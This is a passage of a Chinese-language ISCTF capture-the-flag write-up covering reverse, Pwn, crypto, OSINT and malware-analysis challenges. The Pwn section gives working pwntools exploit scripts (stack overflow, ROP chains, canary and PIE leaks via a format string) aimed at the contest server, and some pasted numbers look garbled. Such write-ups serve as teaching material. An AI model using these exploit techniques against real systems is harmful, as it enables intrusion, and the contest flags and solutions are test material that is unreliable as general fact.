int __stdcall TlsCallback_0(int a1, int a2, int a3)
{
  int result; // eax

  dword_41E000 = -2002520267;
  if ( IsDebuggerPresent() )
    dword_41E000 = 1048698642;
  result = a2;
  switch ( a2 )
  {
    case 0:
      *(&dword_41E004 + 1) = -1640907304;
      break;
    case 1:
      result = 4;
      dword_41E004 = 946775355;
      break;
    case 2:
      *(&dword_41E004 + 2) = 689846054;
      break;
    case 3:
      result = 4;
      *(&dword_41E004 + 3) = -2002520267;
      break;
    default:
      return result;
  }
  return result;
}
```

由于程序是分段加密的，Key 在不同阶段状态不同：

1. 第一组 (Main开始)：

· 状态：进程启动 (Reason 1 触发)。

· Key: [New_K0, Old_K1, Old_K2, Old_K3]

2. 第二组 (Thread内)：

· 状态：线程创建 (Reason 2 触发)。

· Key: [New_K0, Old_K1, New_K2, Old_K3]

3. 第三组 (Thread结束)：

· 状态：线程退出 (Reason 3 触发)。

· Key: [New_K0, Old_K1, New_K2, New_K3]

所以写出解密脚本

代码块

```
import struct

# XXTEA 解密函数 (支持自定义 Delta 和 32位溢出模拟)
def xxtea_decrypt(v, k, delta_val):
    n = len(v)
    rounds = 6 + 52 // n
    sum_val = (rounds * delta_val) & 0xFFFFFFFF
    y = v[0]
    while sum_val != 0:
        e = (sum_val >> 2) & 3
        for p in range(n - 1, -1, -1):
            z = v[(p - 1) % n]
            mx = (((z >> 5) ^ ((y << 2) & 0xFFFFFFFF)) + ((y >> 3) ^ ((z << 4) & 0xFFFFFFFF))) ^ \
                 ((sum_val ^ y) + (k[(p & 3) ^ e] ^ z))
            v[p] = (v[p] - mx) & 0xFFFFFFFF
            y = v[p]
        sum_val = (sum_val - delta_val) & 0xFFFFFFFF
    return v

# 1. 密文数据
cipher = [
    [0x2D66FD90, 0xF6FB537A], # Part 1
    [0xE32FCE6D, 0x07248633], # Part 2
    [0xDF96A0AD, 0x65E18188]  # Part 3
]

# 2. 密钥组件
# 静态部分 (Memory Dump)
key_static = [0x5319AC34, 0xD7E2667D, 0xC38166DB, 0x2913A100]
# 动态修改部分 (TLS)
tls_k0 = 946775355   & 0xFFFFFFFF
tls_k2 = 689846054   & 0xFFFFFFFF
```

```
tls_k3 = -2002520267 & 0xFFFFFFFF

# 3. 构造三个阶段的 Key
keys = [
    [tls_k0, key_static[1], key_static[2], key_static[3]], # Stage 1
    [tls_k0, key_static[1], tls_k2,        key_static[3]], # Stage 2
    [tls_k0, key_static[1], tls_k2,        tls_k3]         # Stage 3
]

# 4. 真实的 Delta (被 TLS 修改)
real_delta = -2002520267 & 0xFFFFFFFF

# 5. 解密
flag_bytes = b""
for i in range(3):
    dec = xxtea_decrypt(cipher[i], keys[i], real_delta)
    for val in dec:
        flag_bytes += struct.pack("<I", val)

print("Flag:", flag_bytes.decode())
```

得到flag：ISCTF{Y9r_gO0D@_Tl5_T3A}

（这道题倒是很契合题目描述里的“在它们诞生与消亡的那一瞬间，有什么东西发生了变化……”，怪文艺的）

Pwn

Sign

详细过程:需要把-1378178390写入buf【27】，转换为unsigned_int类型即可（法二：IDA中右键Hexadecimal直接转换写入就行）

Sign

```
from pwn import *
context(log_level='debug')
io=remote('challenge.bluesharkinfo.com',27953)

target_value = -1378178390 & 0xffffffff
payload=b'a' *108+p64(target_value)
io.sendlineafter(b"do you like blueshark?\n", payload)


io.interactive()
```

flag: `ISCTF{a9e58294-bb8d-43b1-b68b-84d84cd7c11a}`

ret2rop

好坑的一道，开始找的rodata段的bin/sh”））不能用，需要自己在name（bss.）段输入b"/bin/sh\x00"

ROPgadget没有pop_rdi-->找mov rdi rsi替换

异或以及frame一些知识

代码块

```
from pwn import *
io=remote('challenge.bluesharkinfo.com',23943)
#io=process('./pwn')

io.sendline(b"aaa")
io.send(b'/bin/sh\x00'+b'\x00'*8)
rsi=0x401A1C
rdi=0x401A25
system=0x401180
payload=p64(0)*11+p64(rsi)+p64(0x4040F0)+p64(rdi)+p64(system)+b'\x00'*(0x20+0x28)
io.recvuntil(b"yourself")
#gdb.attach(io)
io.send(payload)
io.interactive()
```

flag: `ISCTF{d200be05-b10f-4bf5-b943-c1c51825a312}`

ez2048

做小游戏，发现输入q减十分，减到负数得最大值成功达到1000分

buf【17】canary接受，后续rop，exit出来后cat flag

代码块

```
from pwn import *
context(log_level='debug')
#io=process('./pwn')
io=remote('challenge.bluesharkinfo.com',21692)

io.send(b'/bin/sh\x00')
io.recvuntil(b"start the game")

io.sendline(b"\n")
```

```
for i in range(6):
    io.sendline(b"q")
    io.sendline(b"a")
io.sendline(b"q")
io.sendline(b"q")
#gdb.attach(io)
io.recv()

payload=b'a'*(0x88)+b'a'
io.send(payload)
io.recvuntil(b'a'*0x89)
canary=u64(b'\x00'+io.recv(7))
print(hex(canary))

pop_rdi=0x40133e
name=0x404A40+6
system=0x401170

payload=b'a'*(0x88)+p64(canary)+p64(0)+p64(0x40267F)+p64(pop_rdi)+p64(name)+p64(system)
io.send(payload)

#io.send(b'exit\n')
io.interactive()
```

flag: `ISCTF{0c0d2a11-3b2b-4769-9590-f7ba540a72af}`

ez_fmt

保护全开（开PIE），pathchelf修补2.35-0ubuntu3.11_amd64

观察到printf(buf)有格式化字符串漏洞-->gdb调试，找canary和PIE偏移

第二次输出，栈溢出构造rop链（需要栈平衡）

代码块

```
from pwn import *
#io=process('./pwn')
io=remote('challenge.bluesharkinfo.com',24764)

io.sendline(b"%25$p%27$p")
io.recvuntil(b'0x')
pie=int(io.recv(12),16)-0x135b
io.recvuntil(b"0x")
canary=int(io.recv(16),16)
print(hex(pie))
```

```
print(hex(canary))

payload=b'a'*0x88+p64(canary)+p64(0)+p64(pie+0x12F9)+p64(pie+0x11E9)
io.send(payload)
io.interactive()
```

`ISCTF{b851fd94-3092-45b1-867b-56239552df4c}`

Crypto

小蓝鲨的LFSR系统

题目知道考查LFSR系统，给出的initState和outputState组合得到所有的输出

代码块

```
import binascii

# 已知数据
initState = [0, 1, 0, 1, 1, 0, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 0, 0, 1, 1,
1, 0, 0, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 0, 1, 0, 1, 0, 0, 1, 0, 1, 1, 0, 1, 0,
1, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 0, 1, 1, 0, 1, 0, 1, 0, 0, 0, 0, 0,
1, 1, 0, 1, 0, 1, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 1,
1, 1, 1, 0, 0, 1, 1, 1, 1, 0, 1, 0, 1, 1, 0, 1, 0, 0, 0, 0, 0, 0, 1, 1, 0, 1,
0, 0]
outputState = [0, 0, 0, 1, 1, 0, 0, 0, 0, 0, 1, 0, 1, 0, 0, 1, 0, 0, 1, 1, 1,
1, 0, 1, 1, 1, 0, 0, 0, 1, 1, 0, 0, 1, 0, 0, 0, 1, 0, 1, 1, 1, 1, 1, 0, 1, 1,
0, 0, 1, 0, 1, 0, 1, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 0, 0, 0, 0, 1, 1, 0, 0,
0, 0, 0, 1, 0, 1, 1, 0, 1, 1, 0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0, 1, 0, 0, 0, 0,
0, 0, 0, 0, 0, 1, 1, 1, 1, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0,
0, 1, 1, 0, 0, 0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 0, 1, 1, 0, 0, 0, 1, 1, 0, 1,
0, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 1, 0, 0, 1, 1, 0, 0, 1, 1, 1, 0, 1, 1, 1, 1,
0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 1, 0, 1, 1, 0, 0, 0, 1, 0, 1, 0, 0, 1, 1, 1, 0,
0, 0, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 0, 0, 1, 0, 1, 0, 0, 1, 0,
0, 0, 0, 0, 1, 1, 1, 0, 1, 0, 0, 0, 1, 0, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 0, 0,
1]

ciphertext_hex = '4b3be165a0a0edd67ca8f143884826725107fd42d6a6'

# 构造完整状态序列 s
s = initState + outputState  # 长度 128+256=384 outputstate是最终输出序列减去初始输入序列

# 建立方程组： 256 个方程，128 个未知数 m[0..127]
# 对于 t = 0..255: s[128+t] = sum_{i=0..127} s[t+i] * m[i] mod 2

```

```
# 使用高斯消元法在 GF(2) 上求解
n = 128  # 未知数个数
m = 256  # 方程个数

# 构造增广矩阵 A (m行, n+1列), 最后一列是 s[128+t]
A = [[0]*(n+1) for _ in range(m)]

for t in range(m):
    for i in range(n):
        A[t][i] = s[t + i]
    A[t][n] = s[128 + t]

# GF(2) 高斯消元
row = 0
for col in range(n):
    # 找到主元
    pivot = -1
    for r in range(row, m):
        if A[r][col] == 1:
            pivot = r
            break
    if pivot == -1:
        continue
    # 交换行
    A[row], A[pivot] = A[pivot], A[row]
    # 消除该列其他行
    for r in range(m):
        if r != row and A[r][col] == 1:
            for k in range(col, n+1):
                A[r][k] ^= A[row][k]
    row += 1
    if row == m:
        break

# 回代求解 mask
mask = [0]*n
for r in range(m):
    # 找到主元列
    col = -1
    for c in range(n):
        if A[r][c] == 1:
            col = c
            break
    if col != -1:
        # 该行形如 mask[col] = A[r][n]
        mask[col] = A[r][n]

```

```
# 验证一下：用求得的 mask 重新计算 output，看是否匹配
state = initState.copy()
for t in range(256):
    feedback = sum(state[t + i] & mask[i] for i in range(128)) % 2
    state.append(feedback)
if state[128:] == outputState:
    print("Mask 验证成功! ")
else:
    print("Mask 验证失败")
    exit(1)

# mask 转为 key
key_bytes = bytes(int(''.join(str(bit) for bit in mask[i * 8:(i + 1) * 8]), 2)
for i in range(16))
print("Key (hex):", key_bytes.hex())

# 解密 ciphertext
cipher_bytes = binascii.unhexlify(ciphertext_hex)
keystream = (key_bytes * (len(cipher_bytes) // 16 + 1))[:len(cipher_bytes)]
plain = bytes(p ^ k for p, k in zip(cipher_bytes, keystream))
print("Plaintext:", plain)
print("Plaintext (str):", plain.decode('ascii', errors='ignore'))

```

flag: `ISCTF{lf5R_jUst_So_s0}`

easy_RSA

N不能直接分解，观察可知为共模攻击类型，则需要将p+q替换为已知值。进行关系分析可知m^(p+q) = m^(N+1) mod N，可用N+1替换p+q作为公钥指数进行扩展欧几里得运算得到相应的s1,s2后共模攻击m=(pow(ct1,s1)%N*pow(ct2,s2)%N)%N得到m，再转字节拿到flag

代码块

```
from Crypto.Util.number import long_to_bytes
N =
17630258257080557797062320474423515967705950026415012912087655679315479168903980901728425140787005046038000068414269936806478828260848859753400786557270120330760791255046985114127285672634413513991988895166115794242018674042563788348381567565190146278040811257757119090296478610798393944581870309373529884950663990485525646200034220648901490835962964029936321155200390798215987316069871958913773199197073860062515329879288106446016695204426001393566351524023857332978260894409698596465474214898402707157933326431896629025197964209580991821222557663589475589423032130993456522178540455360695933336455068507071827928617
```

```
ct1 = 596163911924388481795636232510643603554710898112024814530157208958563954354349662798554077318545210870995810781815943083551038699335459610636645889876559740546122579861502034264005638675710485570989908981683880563148032926412834946522932709072108839454964136634651613300868115581722299435961673768198378427451355545534030106130281510294408317367917392372896867111392637629648129832350077441909968264760197797077726008479903630650859780702912227659508058048333611545871333852237218173220807811780955378188955519188317815724159045540891009621269789324752919711630932902858956952796081133883862483185567246343853126645519711630932902858956952796081133883862483185567246343853126645520861747979476341261160462549520147016181303393447686894961265127610433974716527620494512500127477713452949115284067201001094003450325731555551127432583168479304020922481687977872561246854275877742888856326623328495866008817513911416643350174374003456785089374546652114437167096212106299208231294878920
e = 65537
# 扩展欧几里得算法
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

#两个公钥指数
e1 = e
e2 = N + 1  # 因为 m^(p+q) = m^(N+1) mod N
g, s1, s2 = egcd(e1, e2) # 计算 s1, s2 使得 s1*e1 + s2*e2 = 1
# print(g)
           # 确保 gcd 为 1(g=gcd(e,N+1))
assert g == 1
m = (pow(ct1, s1, N) * pow(ct2, s2, N)) % N   # 共模攻击恢复明文

print(long_to_bytes(m))   # 转换为字节并打印 flag
#b'ISCTF{Congratulations_you_master_Mathematical_ability}'
```

Flag: `ISCTF{Congratulations_you_master_Mathematical_ability}`

Power-tower

本题考查内容在题干中已经给出为拓展欧拉定理，观察题目发现考点在于求得l，由于模指数太大无法直接运算，需要使用拓展欧拉定理进行降幂，判断得到gd(2,n)=1即互质，使用2^t对phi_n取模后的值

作为新指数进行运算即可，通过在线分解或者使用sympy进行分解质因数得到n可分解为三个质数，`phi_n = (p-1)*(q-1)*(z-1)` 即可。（着重提出一点：题目中 `n = getPrime(256)` ,但是n不是素数！）

代码块

```
from Crypto.Util.number import *
from math import gcd
from sympy import factorint
t = 6039738711082505929
n = 107502945843251244337535082460697583639357473016005252008262865481138355040617
c = 114092817888610184061306568177474033648737936326143099257250807529088213565247
print(isPrime(n))
print(gcd(n,2)==1)
# pq = factorint(n,verbose=True)
# print(pq)
q = 127
p = 841705194007
z = 100567264471757275205247480861048114412191495639348996662261555 3
phi_n = (p-1)*(q-1)*(z-1)
exp1 = pow(2, t,phi_n)
# print(exp1)
l = pow(2, exp1, n)
# print(l)
flag = c ^ l
# print(flag)
print(long_to_bytes(flag))
#b'ISCTF{Euler_1s_v3ry|useful!!!!!}'
```

flag: `ISCTF{Euler_1s_v3ry|useful!!!!!}`

小蓝鲨的RSA密文

本题解题主要分为三部分，1.通过二分法得到m的近似上限；2.使用得到的上限向下遍历一个范围使用已知的（differ = x*m^2)找到分别满足条件的x,m；3.进行AES的解密运算，已知iv,ct,使用求得的m得到aes_key后即可decrypt得到plaintext去除填充即可。

代码块

```
N = 121288600621198389662246479277632294800423697823363188896668775456771641807233781416525282234787873435904747571468452950479817935684848143651716343606633656 96
```

```
939506558842398244088446454242874286138820030641782222859131670391650417024599042392589447784867949097936492384842664314965975824123990084554453788677
c = 375682498534750896754977677372504577305931183937052714921972008400831224716450168824169856285494275636942000347911 7
a2_high = 9012778
LOW_BITS = 16
a1 = 621315
a0 = 452775142

iv = 0xbf38e64bb5c1b069a07b7d1d046a9010
iv_ = 'bf38e64bb5c1b069a07b7d1d046a9010'

ct = 0x8966006c4724faf53883b56a1a8a08ee17b1535e1657c16b3b129ee2d2e389744c943014eb774cd24a5d0f7ad140276fdec72eb985b6de67b8e4674b0bcdc4a5
ct_ = '8966006c4724faf53883b56a1a8a08ee17b1535e1657c16b3b129ee2d2e389744c943014eb774cd24a5d0f7ad140276fdec72eb985b6de67b8e4674b0bcdc4a5'

e = 3

from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Util.number import *
import binascii

high_ = a2_high << 16

def count(m):  #计算假设低位为0的值(假设a2=high_+x,此时x=0)
    return m**e + high_ * (m**2) + a1 * m + a0

low = 0
high = 1 << 128
m_approximate = 0

while low <= high:
    mid = (low+high)//2  #向下取整
    res = count(mid)
    if res % N == c:
        m_approximate = mid
        break
    elif res % N < c:
        m_approximate = mid
        low = mid+1
    else:
        high = mid-1
```

```
print(f'[+]二分查找得到的m近似上限：{m_approximate}')

_m = None  #先设置将要得到的结果_m,_x
_x = None

for i in range(50000):  #设置一个搜索范围，寻找m精确值
    m_ = m_approximate - i  #假设m_为精确值
    if m_ <= 0:
        break
    differ = c - count(m_)  #差值即为使用m_计算得到的c_与题目给出c的差值
    if differ >= 0 and differ % (m_ ** 2) == 0:  #我们需要的正确差值要非负且为m**2的倍数（因为在方程中可知此处得到的差值应为（x*m^2））
        x_ = differ // (m_**2)  #即可知道此时的x_
        if 0 <= x_ < (1 << 16):  #我们需要x在0到1<<16之间（即移位区间内）
            _m = m_  #将得到值赋值给变量（下面要使用）
            _x = x_
            print(f'[+]找到参数，m={_m},x={_x}')
            break
if _m:
    aes_key = long_to_bytes(_m)
    # aes_key = aes_key.rjust(16,b'\0')#向右补齐16字节(此处题中给出的aes_key长度正好为16字节)
    # iv = binascii.unhexlify(iv_)  同使用的fromhex方法作用一样，将16进制字符串转为字节格式（用于AES解密）
    iv = bytes.fromhex(iv_)
    ct = bytes.fromhex(ct_)
    cipher = AES.new(aes_key,AES.MODE_CBC,iv=iv)   #TypeError: object of type 'int' has no len(),此处需要的iv是字符串格式?
    try:
        plaintext = cipher.decrypt(ct)
        flag = unpad(plaintext,16).decode()
        print(flag)
    except Exception as e:
        print(e)
else:
    print('none')

# [+]二分查找得到的m近似上限：155455820692697783953491152103673434341
# [+]找到参数，m=155455820692697783953491152103673430935,x=10219
# ISCTF{i7_533M5_Lik3_You_R34lLy_UNd3R574nd_Polinomials_4nD_RSA}
```

flag: `ISCTF{i7_533M5_Lik3_You_R34lLy_UNd3R574nd_Polinomials_4nD_RSA}`

Osint

1

通过特征可以分析出是高校，再进行一番筛选得出是福州大学旗山校区图书馆。

谷歌上该处街景只有一处，得出经纬度 26.058821,119.197698

flag: `ISCTF{comments.lotteries.trails}`

2

首先，指示牌和墙上的涂鸦都有英文，其次两座桥可以看出是**布鲁克林大桥**和**曼哈顿大桥**

之后根据角度找观景台，找到经纬度是 40.7093558,-73.9933583

flag: `ISCTF{flame.outer.like}`

3

Spring：我一定要做出来😡

好吧没做出来

病毒分析

1

猜测是APT32

答案：海莲花

2

解压即得

答案：ISCTF基础规则说明文档.pdf.lnk

3

在system32中查看快捷方式的数字签名

答案：Zoom Video Communications, Inc.